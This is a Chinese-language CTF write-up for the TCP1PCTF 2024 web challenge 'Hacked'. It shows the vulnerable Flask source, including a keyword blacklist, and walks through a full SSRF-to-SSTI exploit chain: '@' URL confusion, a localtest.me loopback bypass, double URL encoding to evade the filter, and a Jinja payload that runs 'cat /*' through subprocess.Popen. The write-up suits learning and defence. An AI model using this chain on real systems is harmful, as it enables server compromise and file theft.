
TCP1PCTF 2024 Web Hacked 单题wp

后来没时间看Hacked v2了(悲)

先看配置文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
# Use the official Python image as the base image
FROM python:3.8-slim

# Set environment variables for Flask
ENV PYTHONDONTWRITEBYTECODE 1
ENV PYTHONUNBUFFERED 1

# Set the working directory in the container
WORKDIR /app

# Copy the requirements file and install dependencies
COPY requirements.txt /app/
RUN pip install --no-cache-dir -r requirements.txt

# Copy and move flag
COPY flag.txt /app/
RUN mv flag.txt /$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 8 | head -n 1).txt

# Copy source code
COPY application /app/

# Expose the port that the app will run on
EXPOSE 1337

# Start the Flask application
CMD ["python", "app.py"]

注意到flag在根目录中的一个文件名随机的文件里

看附件app.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
from flask import Flask, request, Response, jsonify, redirect, url_for, render_template_string, abort
from util import is_from_localhost, proxy_req
import random, os

app = Flask(__name__)

# I BLACKLIST EVERY CHAR :)

blacklist = ["debug", "args", "headers", "cookies", "environ", "values", "query",
"data", "form", "os", "system", "popen", "subprocess", "globals", "locals",
"self", "lipsum", "cycler", "joiner", "namespace", "init", "join", "decode",
"module", "config", "builtins", "import", "application", "getitem", "read",
"getitem", "mro", "endwith", " ", "'", '"', "_", "{{", "}}", "[", "]", "\\", "x"]

from flask import request, abort

def check_forbidden_input(func):
def wrapper(*args, **kwargs):
for header, value in request.headers.items():
for forbidden_str in blacklist:
if forbidden_str in value:
abort(400, f"Forbidden: '{forbidden_str}' not allowed in {header} header")

for key, value in request.args.items():
for forbidden_str in blacklist:
if forbidden_str in value:
abort(400, f"Forbidden: '{forbidden_str}' not allowed in URL parameter '{key}'")

try:
if request.is_json:
json_data = request.get_json()
if json_data:
for key, value in json_data.items():
for forbidden_str in blacklist:
if forbidden_str in value:
abort(400, f"Forbidden: '{forbidden_str}' not allowed in JSON request body key '{key}'")
else:
body = request.get_data(as_text=True)
for forbidden_str in blacklist:
if forbidden_str in body:
abort(400, f"Forbidden: '{forbidden_str}' not allowed in request body")
except Exception as e:
pass

# Call the original function if checks pass
return func(*args, **kwargs)
return wrapper

@app.route('/', methods=['GET'])
@check_forbidden_input
def proxy():
url = request.args.get('url')

list_endpoints = [
'/about/',
'/portfolio/',
]

if not url:
endpoint = random.choice(list_endpoints)
# Construct the URL with query parameter
return redirect(f'/?url={endpoint}')

target_url = "http://daffa.info" + url

if target_url.startswith("http://daffa.info") and any(target_url.endswith(endpoint) for endpoint in list_endpoints):
response, headers = proxy_req(target_url)

return Response(response.content, response.status_code, headers.items())
else:
abort(403)

@app.route('/secret', methods=['GET', 'POST'])
@is_from_localhost
def dev_secret():
admin = "daffainfo"
css_url = url_for('static', filename='css/main.css')

if request.args.get('admin') is not None:
admin = request.args.get('admin')

if not admin:
abort(403)

template = '''<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Admin Notes Preview</title>
<link rel="stylesheet" href="{}">
</head>
<body>
<h1>NOTES!! ONLY ADMIN CAN ACCESS THIS AREA!</h1>
<form action="" method="GET">
<label for="admin">Admin:</label>
<input type="text" id="admin" name="admin" required>
<br>
<input type="submit" value="Preview!">
</form>
<p>Admin: {}<span id="adminName"></span></p>
</body>
</html>'''.format(css_url, admin)
return render_template_string(template)

app.run(host='0.0.0.0', port=1337)

utils.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
from flask import request, abort
import functools, requests
from urllib.parse import urlparse

RESTRICTED_URLS = ['localhost', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9']

def is_safe_url(url):
parsed_url = urlparse(url)
hostname = parsed_url.hostname
if not hostname:
return False
for restricted_url in RESTRICTED_URLS:
if restricted_url in hostname:
return False
return True

def is_from_localhost(func):
@functools.wraps(func)
def check_ip(*args, **kwargs):
if request.remote_addr != '127.0.0.1':
return abort(403)
return func(*args, **kwargs)
return check_ip

def proxy_req(url):
method = request.method
headers = {
key: value for key, value in request.headers if key.lower() in ['x-csrf-token', 'cookie', 'referer']
}
data = request.get_data()

response = requests.request(
method,
url,
headers=headers,
data=data,
verify=False,
allow_redirects=False # Prevent following redirects
)

if not is_safe_url(url) or not is_safe_url(response.url):
return abort(403)

return response, headers

浅读了一下代码。/secret中的SSTI sink很明显

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
  template = '''<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Admin Notes Preview</title>
<link rel="stylesheet" href="{}">
</head>
<body>
<h1>NOTES!! ONLY ADMIN CAN ACCESS THIS AREA!</h1>
<form action="" method="GET">
<label for="admin">Admin:</label>
<input type="text" id="admin" name="admin" required>
<br>
<input type="submit" value="Preview!">
</form>
<p>Admin: {}<span id="adminName"></span></p>
</body>
</html>'''.format(css_url, admin)
return render_template_string(template)

看到经典SSTI连招:format字符串加render_template_string,可以确诊是jinja SSTI了

但是注意到/secret路由有一个is_from_localhost的检测。

1
2
3
4
5
6
7
def is_from_localhost(func):
@functools.wraps(func)
def check_ip(*args, **kwargs):
if request.remote_addr != '127.0.0.1':
return abort(403)
return func(*args, **kwargs)
return check_ip

看了一下绕不了,只能靠SSRF打进来

先打通SSRF,在通过传admin参数打SSTI

SSRF

注意到根路由有个很明显的功能可以实现SSRF————访问用户传入的URL。过滤要求:

  • 通过check_forbidden_input检测(黑名单)
  • 在URL前面加http://daffa.info
  • URL以list_endpoints中的元素之一结束
  • 通过is_safe_url检测(黑名单)
  • 禁止重定向(allow_redirects=False)

一个一个来。

通过check_forbidden_input检测

首先要通过check_forbidden_input检测,这里可以把http包精简一下,把黑名单上的不必要的参数去掉。

黑名单:

1
2
3
4
5
blacklist = ["debug", "args", "headers", "cookies", "environ", "values", "query",
"data", "form", "os", "system", "popen", "subprocess", "globals", "locals",
"self", "lipsum", "cycler", "joiner", "namespace", "init", "join", "decode",
"module", "config", "builtins", "import", "application", "getitem", "read",
"getitem", "mro", "endwith", " ", "'", '"', "_", "{{", "}}", "[", "]", "\\", "x"]

http包如下:

1
2
3
4
5
6
GET / HTTP/1.1
Host:ctf.tcp1p.team:10012
Accept-Language:zh-CN,zh;q=0.9
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0
Connection:keep-alive

只留下这几个必要的(或不会触发过滤的)http头。这样就可以访问根目录了。

在URL前面加http://daffa.info

注意到没有过滤@。在URL解析里有http://xxx.xx@yyy.yy会解析到yyy.yy去(经典CSRF常用性质)

1
2
3
4
5
6
GET /?url=@127.0.0.1:1337/secret?admin={{SSTI PAYLOAD}} HTTP/1.1
Host:ctf.tcp1p.team:10012
Accept-Language:zh-CN,zh;q=0.9
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0
Connection:keep-alive

URL以list_endpoints中的元素之一结束

这个其实完全不影响。因为我们最后的目标是SSTI。SSTI时}后面多了字符完全没问题。我们可以把/about/放在SSTIpayload后面

1
2
3
4
5
6
GET /?url=@127.0.0.1:1337/secret?admin={{SSTI PAYLOAD}}/about/ HTTP/1.1
Host:ctf.tcp1p.team:10012
Accept-Language:zh-CN,zh;q=0.9
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0
Connection:keep-alive

即使不是SSTI,我们也可以新开一个GET参数,把/about/放在最后就行。

1
2
3
4
5
6
GET /?url=@127.0.0.1:1337/secret?admin={{SSTI PAYLOAD}}%26nevergonnagiveuup=/about/ HTTP/1.1
Host:ctf.tcp1p.team:10012
Accept-Language:zh-CN,zh;q=0.9
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0
Connection:keep-alive

通过is_safe_url检测(黑名单)

1
RESTRICTED_URLS = ['localhost', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9']

URL中不包含RESTRICTED_URLS中的字符即可。

这里我们的127.0.0.1肯定是G了。::1也不太行,[::]啥的也不行(中括号在check_forbidden_input被禁)。

然而.还在。有一个比较冷门的SSRF绕过方法是用域名解析。有一个很神奇的域名www.localtest.me会永远解析到127.0.0.1(不信你自己ping一下)

所以我们可以用www.localtest.me代替127.0.0.1

1
2
3
4
5
6
GET /?url=@www.localtest.me:1337/secret?admin={{SSTI PAYLOAD}}/about/ HTTP/1.1
Host:ctf.tcp1p.team:10012
Accept-Language:zh-CN,zh;q=0.9
Upgrade-Insecure-Requests:1
User-Agent:Mozilla/5.0
Connection:keep-alive

到这里我们的SSRF就打通了

SSTI

SSTI是很困难的。这里受到check_forbidden_input的限制完全打不了。如果有人用纯SSTI打通了请把payload发给我收徒())。

我试了半天没打通SSTI。过滤太严格了。我估计预期解应该是直接SSTI。不然不会给你留{}和小括号(SSTI必需部件)(过滤{{可以用{%

这里_没了,但没有限制request,反而把args,form这些东西限制了。只能用request.json传,但是呢json传参又要content-type头是application/json,有application,又被限制。。。总之是打SSTI打红温了。

(睡了一觉起来刷牙的时候突然想到可以用URL双重编码,去学校的路上觉得好像有点道理。在学校越想越觉得我tm是个天才())回来一试果然通了。)

URL双重编码绕过

为什么可以用这个呢?你看,既然这个URL是经过两次解析的(SSRF前后),必然会解两次URL码。而那个极其严苛的过滤check_forbidden_input是在SSRF前的那一次,SSRF后的SSTI部分反而没有任何过滤。**也就是说,我们的合法输入在过滤之后,还有一次用URL编码改变自己的机会。**这时候,我们就可以用URL二次编码了。

%的URL编码为%25。假设我们要传入{就可以用%257b,经过第一层解码变成%7b(%25变成%)第二次解码变成{。而第一次解码结束后,传递到过滤函数的是%7b,不是{,就不会触发waf

假设我们传入:

1
/?url=%40www.localtest.me:1337/secret?admin=%257b%2525%2570%2572%2569%256e%2574%2528%2528%2529%252e%255f%255f%2563%256c%2561%2573%2573%255f%255f%2529%2525%257d%26aaa=/about/

经过第一次解析,变成

1
/?url=@www.localtest.me:1337/secret?admin=%7b%25%70%72%69%6e%74%28%28%29%2e%5f%5f%63%6c%61%73%73%5f%5f%29%25%7d&aaa=/about/

这时候绕过check_forbidden_input,传入SSTI时再解一次URL编码。admin参数就变成了{%print(().__class__)%}就可以正常SSTI了。

只能说出题人没想到这里()))发现了这个之后我的SSTI之路一马平川)

先找可以用的类

扔到脚本里跑,跑出来这几个索引

1
2
3
4
5
6
7
8
80: _frozen_importlib._ModuleLock
81: _frozen_importlib._DummyModuleLock
82: _frozen_importlib._ModuleLockManager
83: _frozen_importlib.ModuleSpec
133: os._wrap_close
222: warnings.catch_warnings
351: subprocess.Popen

然后就随便打了,甚至不用管flag文件名。

1
{%print([].__class__.__base__.__subclasses__()[351]('cat /*',shell=True,stdout=-1).communicate()[0].strip())%}

URL编码两次出

TCP1P{Ch41n1ng_SsRF_pLu5_5St1_ba83f3ff121ba83f3ff121}

包非预期的。还是希望直接SSTI出的硬核大佬别喷。